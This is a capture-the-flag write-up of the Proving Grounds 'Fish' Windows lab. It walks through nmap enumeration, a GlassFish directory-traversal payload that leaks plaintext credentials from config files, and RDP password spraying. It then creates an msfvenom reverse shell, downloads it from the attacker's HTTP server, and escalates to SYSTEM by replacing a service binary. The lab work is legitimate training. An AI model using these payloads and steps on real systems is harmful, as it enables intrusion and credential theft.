Proving Grounds: Fish Write-up
This box definitely teaches a lot about enumeration. It’s a windows box that opens up with a website vulnerable to a directory traversal. Enumerating the directories we can find a pair of credentials that end up having RDP access. Once in, we can perform a malicious DLL hijacking and restart the computer to get an NT/Authority shell!
Enumeration
# good ole reliable
sudo nmap -sCV -T4 -p- -oN nmap 192.168.223.168
Nmap scan report for 192.168.223.168
Host is up (0.063s latency).
Not shown: 65516 closed tcp ports (reset)
PORT      STATE SERVICE              VERSION
135/tcp   open  msrpc                Microsoft Windows RPC
139/tcp   open  netbios-ssn          Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server        Microsoft Terminal Services
|_ssl-date: 2021-10-30T03:12:01+00:00; -4y178d14h28m59s from scanner time.
| rdp-ntlm-info:
|   Target_Name: FISHYYY
|   NetBIOS_Domain_Name: FISHYYY
|   NetBIOS_Computer_Name: FISHYYY
|   DNS_Domain_Name: Fishyyy
|   DNS_Computer_Name: Fishyyy
|   Product_Version: 10.0.19041
|_  System_Time: 2021-10-30T03:11:45+00:00
| ssl-cert: Subject: commonName=Fishyyy
| Not valid before: 2021-10-29T03:04:07
|_Not valid after:  2022-04-30T03:04:07
3700/tcp  open  giop
| fingerprint-strings:
|   GetRequest, X11Probe:
|     GIOP
|   giop:
|     GIOP
|     (IDL:omg.org/SendingContext/CodeBase:1.0
|     169.254.197.188
|     169.254.197.188
|_    default
4848/tcp  open  http                 Sun GlassFish Open Source Edition  4.1
|_http-title: Login
|_http-server-header: GlassFish Server Open Source Edition  4.1
5040/tcp  open  unknown
6060/tcp  open  x11?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200
|     Accept-Ranges: bytes
|     ETag: W/"425-1267803922000"
|     Last-Modified: Fri, 05 Mar 2010 15:45:22 GMT
|     Content-Type: text/html
|     Content-Length: 425
|     Date: Sat, 30 Oct 2021 03:09:15 GMT
|     Connection: close
|     Server: Synametrics Web Server v7
|     <html>
|     <head>
|     <META HTTP-EQUIV="REFRESH" CONTENT="1;URL=app">
|     </head>
|     <body>
|     <script type="text/javascript">
|     <!--
|     currentLocation = window.location.pathname;
|     if(currentLocation.charAt(currentLocation.length - 1) == "/"){
|     window.location = window.location + "app";
|     }else{
|     window.location = window.location + "/app";
|     //-->
|     </script>
|     Loading Administration console. Please wait...
|     </body>
|     </html>
|   HTTPOptions:
|     HTTP/1.1 403
|     Cache-Control: private
|     Expires: Thu, 01 Jan 1970 00:00:00 GMT
|     Set-Cookie: JSESSIONID=82CE8DF448E39C7FA5B0FE329A20F54B; Path=/
|     Content-Type: text/html;charset=ISO-8859-1
|     Content-Length: 5028
|     Date: Sat, 30 Oct 2021 03:09:16 GMT
|     Connection: close
|     Server: Synametrics Web Server v7
|     <!DOCTYPE html>
|     <html>
|     <head>
|     <meta http-equiv="content-type" content="text/html; charset=UTF-8" />
|     <title>
|     SynaMan - Synametrics File Manager - Version: 5.1 - build 1595
|     </title>
|     <meta NAME="Description" CONTENT="SynaMan - Synametrics File Manager" />
|     <meta NAME="Keywords" CONTENT="SynaMan - Synametrics File Manager" />
|     <meta http-equiv="X-UA-Compatible" content="IE=10" />
|     <link rel="icon" type="image/png" href="images/favicon.png">
|     <link type="text/css" rel="stylesheet" href="images/AjaxFileExplorer.css">
|     <link rel="stylesheet" type="text/css"
|   JavaRMI:
|     HTTP/1.1 400
|     Content-Type: text/html;charset=utf-8
|     Content-Length: 145
|     Date: Sat, 30 Oct 2021 03:09:10 GMT
|     Connection: close
|     Server: Synametrics Web Server v7
|_    <html><head><title>Oops</title><body><h1>Oops</h1><p>Well, that didn't go as we had expected.</p><p>This error has been logged.</p></body></html>
7676/tcp  open  java-message-service Java Message Service 301
7680/tcp  open  pando-pub?
8080/tcp  open  http                 Sun GlassFish Open Source Edition  4.1
|_http-title: Data Web
|_http-server-header: GlassFish Server Open Source Edition  4.1
| http-methods:
|_  Potentially risky methods: PUT DELETE TRACE
8181/tcp  open  ssl/http             Sun GlassFish Open Source Edition  4.1
|_ssl-date: TLS randomness does not represent time
|_http-title: Data Web
| ssl-cert: Subject: commonName=localhost/organizationName=Oracle Corporation/stateOrProvinceName=California/countryName=US
| Not valid before: 2014-08-21T13:30:10
|_Not valid after:  2024-08-18T13:30:10
| http-methods:
|_  Potentially risky methods: PUT DELETE TRACE
|_http-server-header: GlassFish Server Open Source Edition  4.1
8686/tcp  open  java-rmi             Java RMI
| rmi-dumpregistry:
|   jmxrmi
|     javax.management.remote.rmi.RMIServerImpl_Stub
|     @169.254.197.188:8686
|     extends
|       java.rmi.server.RemoteStub
|       extends
|_        java.rmi.server.RemoteObject
49664/tcp open  msrpc                Microsoft Windows RPC
49665/tcp open  msrpc                Microsoft Windows RPC
49666/tcp open  msrpc                Microsoft Windows RPC
49667/tcp open  msrpc                Microsoft Windows RPC
49668/tcp open  msrpc                Microsoft Windows RPC
49669/tcp open  msrpc                Microsoft Windows RPC
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port3700-TCP:V=7.95%I=7%D=4/26%Time=69EE4D87%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,C,"GIOP\x01\x02\0\x06\0\0\0\0")%r(X11Probe,C,"GIOP\x01\x02\0\x
SF:06\0\0\0\0")%r(giop,D0C,"GIOP\x01\0\0\x01\0\0\r\0\0\0\0\x03NEO\0\0\0\0\
SF:x02\0\x14\0\0\0\0\0\x06\0\0\x01P\0\0\0\0\0\0\0\(IDL:omg\.org/SendingCon
SF:text/CodeBase:1\.0\0\0\0\0\x01\0\0\0\0\0\0\x01\x14\0\x01\x02\0\0\0\0\x1
SF:0169\.254\.197\.188\0\x0et\0\0\0\0\0\x19\xaf\xab\xcb\0\0\0\0\x02\0\0\0d
SF:\0\0\0\x08\0\0\0\0\0\0\0\0\x14\0\0\0\0\0\0\x05\0\0\0\x01\0\0\0\x20\0\0\
SF:0\0\0\x01\0\x01\0\0\0\x02\x05\x01\0\x01\0\x01\0\x20\0\x01\x01\t\0\0\0\x
SF:01\0\x01\x01\0\0\0\0&\0\0\0\x02\0\x02\0\0\0\0\0!\0\0\0\x80\0\0\0\0\0\0\
SF:0\x01\0\0\0\0\0\0\0\$\0\0\0\"\0\0\0f\0\0\0\0\0\0\0\x01\0\0\0\x10169\.25
SF:4\.197\.188\0\x0e\xec\0@\0\0\0\0\0\0\0\x08\x06\x06g\x81\x02\x01\x01\x01
SF:\0\0\0\x17\x04\x01\0\x08\x06\x06g\x81\x02\x01\x01\x01\0\0\0\x07default\
SF:0\x04\0\0\0\0\0\0\0\0\0\0\x01\0\0\0\x08\x06\x06g\x81\x02\x01\x01\x01\0\
SF:0\0\x0f\0\0\0\x1f\0\0\0\x04\0\0\0\x03\0\0\0\x20\0\0\0\x04\0\0\0\x01\0\0
SF:\0\x0e\0\0\x0bR\0\0\0\0\0\0\x0bJ\0o\0r\0g\0\.\0o\0m\0g\0\.\0C\0O\0R\0B\
SF:0A\0\.\0O\0B\0J\0E\0C\0T\0_\0N\0O\0T\0_\0E\0X\0I\0S\0T\0:\0\x20\0F\0I\0
SF:N\0E\0:\0\x20\x000\x002\x005\x001\x000\x000\x000\x002\0:\0\x20\0T\0h\0e
SF:\0\x20\0s\0e\0r\0v\0e\0r\0\x20\0I\0D\0\x20\0i\0n\0\x20\0t\0h\0e\0\x20\0
SF:t\0a\0r\0g\0e\0t\0\x20\0o\0b\0j\0e\0c\0t\0\x20\0k\0e\0y\0\x20\0d\0o\0e\
SF:0s\0\x20\0n\0o\0t\0\x20\0m\0a\0t\0c\0h\0\x20\0t\0h\0e\0\x20\0s\0e\0r\0v
SF:\0e\0r\0\x20\0k\0e\0y\0\x20\0e\0x\0p\0e\0c\0t\0e\0d\0\x20\0b\0y\0\x20\0
SF:t\0h\0e\0\x20\0s\0e\0r\0v\0e\0r\0\x20\0\x20\0v\0m\0c\0i\0d\0:\0\x20\0O\
SF:0M\0G\0\x20\0\x20\0m\0i\0n\0o\0r\0\x20\0c\0o\0d\0e\0:\0\x20\x002\0\x20\
SF:0\x20\0c\0o\0m\0p\0l\0e\0t\0e\0d\0:\0\x20\0N\0o\0\r\0\n\0\t\0a\0t\0\x20
SF:\0c\0o\0m\0\.\0s\0u\0n\0\.\0p\0r\0o\0x\0y\0\.\0\$\0P\0r\0o\0x\0y\x001\x
SF:004\x001\0\.\0b\0a\0d\0S\0e\0r\0v\0e\0r\0I\0d\0\(\0U\0n\0k\0n\0o\0w\0n\
SF:0\x20\0S\0o\0u\0r\0c\0e\0\)\0\r\0\n\0\t\0a\0t\0\x20\0c\0o\0m\0\.\0s\0u\
SF:0n\0\.\0c\0o\0r\0b");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port6060-TCP:V=7.95%I=7%D=4/26%Time=69EE4D82%P=x86_64-pc-linux-gnu%r(Ja
SF:vaRMI,139,"HTTP/1\.1\x20400\x20\r\nContent-Type:\x20text/html;charset=u
SF:tf-8\r\nContent-Length:\x20145\r\nDate:\x20Sat,\x2030\x20Oct\x202021\x2
SF:003:09:10\x20GMT\r\nConnection:\x20close\r\nServer:\x20Synametrics\x20W
SF:eb\x20Server\x20v7\r\n\r\n<html><head><title>Oops</title><body><h1>Oops
SF:</h1><p>Well,\x20that\x20didn't\x20go\x20as\x20we\x20had\x20expected\.<
SF:/p><p>This\x20error\x20has\x20been\x20logged\.</p></body></html>")%r(Ge
SF:tRequest,2A4,"HTTP/1\.1\x20200\x20\r\nAccept-Ranges:\x20bytes\r\nETag:\
SF:x20W/\"425-1267803922000\"\r\nLast-Modified:\x20Fri,\x2005\x20Mar\x2020
SF:10\x2015:45:22\x20GMT\r\nContent-Type:\x20text/html\r\nContent-Length:\
SF:x20425\r\nDate:\x20Sat,\x2030\x20Oct\x202021\x2003:09:15\x20GMT\r\nConn
SF:ection:\x20close\r\nServer:\x20Synametrics\x20Web\x20Server\x20v7\r\n\r
SF:\n<html>\r\n<head>\r\n<META\x20HTTP-EQUIV=\"REFRESH\"\x20CONTENT=\"1;UR
SF:L=app\">\r\n</head>\r\n<body>\r\n\r\n<script\x20type=\"text/javascript\
SF:">\r\n<!--\r\n\r\nvar\x20currentLocation\x20=\x20window\.location\.path
SF:name;\r\nif\(currentLocation\.charAt\(currentLocation\.length\x20-\x201
SF:\)\x20==\x20\"/\"\){\r\n\twindow\.location\x20=\x20window\.location\x20
SF:\+\x20\"app\";\r\n}else{\r\n\twindow\.location\x20=\x20window\.location
SF:\x20\+\x20\"/app\";\r\n}\x20\r\n//-->\r\n</script>\r\n\r\nLoading\x20Ad
SF:ministration\x20console\.\x20Please\x20wait\.\.\.\r\n</body>\r\n</html>
SF:")%r(HTTPOptions,14D3,"HTTP/1\.1\x20403\x20\r\nCache-Control:\x20privat
SF:e\r\nExpires:\x20Thu,\x2001\x20Jan\x201970\x2000:00:00\x20GMT\r\nSet-Co
SF:okie:\x20JSESSIONID=82CE8DF448E39C7FA5B0FE329A20F54B;\x20Path=/\r\nCont
SF:ent-Type:\x20text/html;charset=ISO-8859-1\r\nContent-Length:\x205028\r\
SF:nDate:\x20Sat,\x2030\x20Oct\x202021\x2003:09:16\x20GMT\r\nConnection:\x
SF:20close\r\nServer:\x20Synametrics\x20Web\x20Server\x20v7\r\n\r\n<!DOCTY
SF:PE\x20html>\r\n\r\n\r\n<html>\r\n<head>\r\n<meta\x20http-equiv=\"conten
SF:t-type\"\x20content=\"text/html;\x20charset=UTF-8\"\x20/>\r\n<title>\r\
SF:nSynaMan\x20-\x20Synametrics\x20File\x20Manager\x20-\x20Version:\x205\.
SF:1\x20-\x20build\x201595\x20\r\n</title>\r\n\r\n\r\n<meta\x20NAME=\"Desc
SF:ription\"\x20CONTENT=\"SynaMan\x20-\x20Synametrics\x20File\x20Manager\"
SF:\x20/>\r\n<meta\x20NAME=\"Keywords\"\x20CONTENT=\"SynaMan\x20-\x20Synam
SF:etrics\x20File\x20Manager\"\x20/>\r\n\r\n\r\n<meta\x20http-equiv=\"X-UA
SF:-Compatible\"\x20content=\"IE=10\"\x20/>\r\n\r\n\r\n\r\n<link\x20rel=\"
SF:icon\"\x20type=\"image/png\"\x20href=\"images/favicon\.png\">\r\n\x20\r
SF:\n\x20\r\n\r\n<link\x20type=\"text/css\"\x20rel=\"stylesheet\"\x20href=
SF:\"images/AjaxFileExplorer\.css\">\r\n\r\n\r\n\r\n<link\x20rel=\"stylesh
SF:eet\"\x20type=\"text/css\"\x20");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Few things to note here:
-
A website running on an unordinary port, 4848
-
A strange service called SynaMan, running on 6161
-
RDP is available on 3389! Terrific.
-
Two unordinary services running on strange ports.
When a website is available, I always check there first. Using whatweb to fingerprint the website, we get some good information.
whatweb http://192.168.223.168:4848

http://192.168.223.168:4848 [200 OK] Cookies[JSESSIONID],
Country[RESERVED][ZZ], HTTPServer[GlassFish Server Open Source Edition  4.1],
HttpOnly[JSESSIONID], IP[192.168.223.168], Java[2.3][Servlet/3.1],
PasswordField[j_password], Prototype, Script[text/javascript],
Sun-GlassFish[ 4.1][Open Source Edition], Title[Login],
X-Powered-By[Servlet/3.1 JSP/2.3 (GlassFish Server Open Source Edition  4.1  Java/AdoptOpenJDK/1.8)]
After navigating to the website, we’re met with the admin login page. Probably why it was on an unordinary port!

Plugging in default credentials like admin:admin didn’t work. Let’s google search glassfish…
https://www.exploit-db.com/exploits/39441 https://www.exploit-db.com/exploits/45196
Confusing because one is authenticated and one isn’t authenticated. Let’s see if we can harvest some credentials with the directory traversal.
Foothold

Synaman was mentioned in the nmap scan. Let’s see what we can find in there.
http://192.168.223.168:4848/theme/com%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%afSynaMan
accessDb
accessLogs
AdminConsole.htm
AdminConsole.ico
branding
config
cpappend.bat
htdocs
InstallService.exe
InstallService.lax
jre
lax.jar
lib
log4j.dtd
logconfig.xml
logs
patches
RecyclingBin
RET.log
run.bat
sequence.dat
SynaMan.exe
SynaMan.ico
SynaManSM.exe
SynaManSM.ico
tomcat.55222
unins000.dat
unins000.exe
Is that a DB folder? There could be some valuable information hidden in there.
http://192.168.223.168:4848/theme/com%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%afSynaMan/accessDb/SynaManDB
db.lck
log
README_DO_NOT_TOUCH_FILES.txt
seg0
service.properties
tmp
You can’t tell me what to do!
Well, it turns out they were serious, there was nothing in there. Let’s navigate to a different directory.
http://192.168.223.168:4848/theme/com%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%afSynaMan/config/AppConfig.xml
<Configuration>
<parameters>
<parameter name="adminEmail" type="1" value="admin@fish.pg"/>
<parameter name="smtpSecurity" type="1" value="None"/>
<parameter name="jvmPath" type="1" value="jre/bin/java"/>
<parameter name="userHomeRoot" type="1" value="C:\ProgramData\SynaManHome"/>
<parameter name="httpPortSSL" type="2" value="-1"/>
<parameter name="httpPort" type="2" value="0"/>
<parameter name="vmParams" type="1" value="-Xmx128m -DLoggingConfigFile=logconfig.xml"/>
<parameter name="synametricsUrl" type="1" value="http://synametrics.com/SynametricsWebApp/"/>
<parameter name="lastSelectedTab" type="1" value="1"/>
<parameter name="emailServerWebServicePort" type="2" value=""/>
<parameter name="imagePath" type="1" value="images/"/>
<parameter name="defaultOperation" type="1" value="frontPage"/>
<parameter name="publicIPForUrl" type="1" value=""/>
<parameter name="flags" type="2" value="2"/>
<parameter name="httpPort2" type="2" value="6060"/>
<parameter name="useUPnP" type="4" value="true"/>
<parameter name="smtpServer" type="1" value="mail.fish.pg"/>
<parameter name="smtpUser" type="1" value="arthur"/>
<parameter name="InitialSetupComplete" type="4" value="true"/>
<parameter name="disableCsrfPrevention" type="4" value="true"/>
<parameter name="failureOverHttpPort" type="2" value="55222"/>
<parameter name="smtpPort" type="2" value="25"/>
<parameter name="httpIP" type="1" value=""/>
<parameter name="emailServerWebServiceHost" type="1" value=""/>
<parameter name="smtpPassword" type="1" value="KingOfAtlantis"/>
<parameter name="ntServiceCommand" type="1" value="net start SynaMan"/>
<parameter name="mimicHtmlFiles" type="4" value="false"/>
</parameters>
</Configuration>
http://192.168.223.168:4848/theme/com%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%afSynaMan/config/StaticConfig.xml
<Configuration>
<applicationTitle>SynaMan - Synametrics File Manager</applicationTitle>
<rdbmsEnabled>false</rdbmsEnabled>
<dbDriver>org.apache.derby.jdbc.ClientDriver</dbDriver>
<dbPassword>manager</dbPassword>
<dbPort>4444</dbPort>
<dbShutdownUrl>jdbc:derby:sradefDB;shutdown=true</dbShutdownUrl>
<dbUrl>jdbc:derby://localhost</dbUrl>
<dbUser>system</dbUser>
<dbType>2</dbType>
<dbName>wefManagerDB</dbName>
<sslEnabled>true</sslEnabled>
<controllerPath>app</controllerPath>
<dynamicPages>false</dynamicPages>
Great! If you look closely, there is a user (arthur) and a password (KingOfAtlantis). Let’s password spray! We know that rdp is available, we’ll throw up netexec with a list of users and passwords.
netexec rdp 192.168.133.168 -u users.txt -p passwords.txt --continue-on-success

Rdp
Now let’s rdp into the machine.
xfreerdp3 /cert:ignore /u:arthur /v:192.168.133.168

TotalAV? Seems like low hanging fruit
Quick Google search…
https://www.exploit-db.com/exploits/47897
Malicious DLL file -> Privilege escalation. But let’s enumerate further, you never know what you can find. I like showing all options before getting demoralized from missing one.
Priv Esc
I’m going to run winPEAS first.
┌──(kali㉿kali)-[~/offsec/proving_grounds/fish]
└─$ cp ../../windows_priv_esc/winPEASx64.exe .
┌──(kali㉿kali)-[~/offsec/proving_grounds/fish]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
On windows we retrieve the…
Actually hollup, gonna practice reverse shell because I hate RDP. Let’s make a non-staged payload for a rev shell.
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.45.246 LPORT=4444 -f exe -o reverse_shell.exe
python3 -m http.server 8080

┌──(kali㉿kali)-[~/offsec/proving_grounds/fish]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.45.246] from (UNKNOWN) [192.168.133.168] 50267
Microsoft Windows [Version 10.0.19042.1288]
(c) Microsoft Corporation. All rights reserved.

C:\Users\arthur\Downloads>
Perfect! Now move winpeas over.
C:\Users\arthur>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\arthur> iwr -uri http://192.168.45.246:8080/winPEASx64.exe -Outfile winpeas.exe
iwr -uri http://192.168.45.246:8080/winPEASx64.exe -Outfile winpeas.exe
PS C:\Users\arthur>
After running winpeas, we find out that there is in fact a service hijacking available.

We can probably hijack this service and restart the pc!

The Endgame
Let’s rename the real exe file to something other than what windows is looking for, then we’ll replace it with a reverse shell payload we made with msfvenom.
PS C:\Users\arthur\Downloads> mv C:\glassfish4\glassfish\domains\domain1\bin\domain1Service.exe C:\glassfish4\glassfish\domains\domain1\bin\no.exe

PS C:\Users\arthur\Downloads> mv reverse_shell.exe domain1Service.exe

PS C:\Users\arthur\Downloads> mv domain1Service.exe C:\glassfish4\glassfish\domains\domain1\bin\domain1Service.exe
We’ve renamed the current service file, renamed my malicious exe, and moved it into its place. Windows won’t know the difference hehe.
Now all we have to do is start a listener, and shutdown and restart the windows machine.
shutdown /r /f /t 0
┌──(kali㉿kali)-[~/offsec/proving_grounds/fish]
└─$ nc -lnvp 4343
listening on [any] 4343 ...
connect to [192.168.45.246] from (UNKNOWN) [192.168.133.168] 49668
Microsoft Windows [Version 10.0.19042.1288]
(c) Microsoft Corporation. All rights reserved.
C:\WINDOWS\system32>whoami
whoami
nt authority\system
And there we go! After the machine restart we got a reverse shell as the NT! Great lab on service hjacking.